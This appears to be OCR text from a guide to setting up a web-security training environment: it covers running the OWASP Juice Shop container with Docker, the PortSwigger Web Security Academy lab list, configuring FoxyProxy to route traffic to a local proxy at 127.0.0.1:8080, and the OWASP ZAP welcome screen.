

```
C:\Users\[redacted]>docker -v
Docker version 20.10.14, build a224086
```


```
[redacted] ~ % docker -v
Docker version 20.10.12, build e91ed57
```


```
[redacted] Desktop % docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
59bf1c3509f3: Pull complete
b616ac4a64bf: Pull complete
3b9e1e8ab9ce: Pull complete
3507ddbf3909: Pull complete
a9b17afd4200: Pull complete
782a957d4abe: Pull complete
80ebf3f9178e: Pull complete
6809e40e2d57: Pull complete
Digest: sha256:6378a1cb15168d8ac6fcd86e6b184d86fbdefbd5b3a53ce6ab64628e840ca064
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```

```
% docker run --rm -p 3000:3000 bkimminich/juice-shop
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8)
 and no specific platform was requested

> juice-shop@13.2.2 start
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v16.13.2 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
(node:23) [DEP0152] DeprecationWarning: Custom PerformanceEntry accessors are deprecated. Please use the detail
property.
(Use `node --trace-deprecation ...` to show where the warning was created)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```




All labs | Web Security Academy
portswigger.net/web-security/all-labs
PortSwigger
Log out
MY ACCOUNT
Products
Solutions
Research
Academy
Daily Swig
Support
Academy Home
Learning Path
Latest Topics
All Labs
Hall of Fame
Getting Started Guide
Get Certified
Web Security Academy » All labs
All labs
SQL injection
View site information
LAB
APPRENTICE
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data »
Not solved
LAB
APPRENTICE
SQL injection vulnerability allowing login bypass »
Not solved
LAB
PRACTITIONER
SQL injection UNION attack, determining the number of columns returned by
Not solved
Track your progress
Learning materials:
View all
0%
Vulnerability labs:
View all
6%
Level progress:
5 of 50
8 of 130
0 of 30
Apprentice
Practitioner
Expert
FoxyProxy Standard - Chrome
chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmlnjonogaaifnjlfn...
chrome web store
Sign in
Home
Extensions
FoxyProxy Standard
FoxyProxy Standard
Offered by: FoxyProxy
727
Developer Tools
200,000+ users
Add to Brave
Overview
Privacy practices
Reviews
Support
Related
Proxies





Proxy mode: Disable FoxyProxy


Proxies


Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL
✔		Default	These are the settings that are used when no patterns match an URL				5	


Move Up
Move Down
Add New Proxy
Edit Selection
Copy Selection
Delete Selection


Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.

Please Donate | Buy Proxy Service


FoxyProxy - Proxy settings
General
Proxy Details
URL Patterns
Direct internet connection (no proxy)
Manual Proxy Configuration
Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?
Host or IP Address 127.0.0.1
Port 8080
SOCKS proxy?
SOCKS v4/4a
SOCKS v5
Save Login Credentials
Authentication
Username
Password
Password - again
Automatic proxy configuration URL
View
Test
Notify me about proxy auto-configuration file loads
Notify me about proxy auto-configuration file errors
Save
Cancel


Proxy mode: Disable FoxyProxy
Use proxies based on their pre-defined patterns and priorities
Use proxy 127.0.0.1:8080 for all URLs
Use proxy Default for all URLs
Disable FoxyProxy
Options
Proxies
Enabled
Color
Proxy Name
Proxy Notes
127.0.0.1:8080
Default
These are the settings that are used when no patterns match an URL
5
Move Up
Move Down
Add New Pro
Edit Selectio


Use proxies based on their pre-defined patterns and priorities
Use proxy 127.0.0.1:8080 for all URLs
Use proxy Default for all URLs
Disable FoxyProxy
Options



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

Proxy Configuration

To use ZAP effectively it is recommended that you configure your browser to proxy via ZAP.


The easiest way to do this is to launch your browser from ZAP via the "Quick Start / Manual Explore" panel - it will be
Alternatively you can configure your browser manually or use the generated PAC file.

HTTPS Warnings Prevention

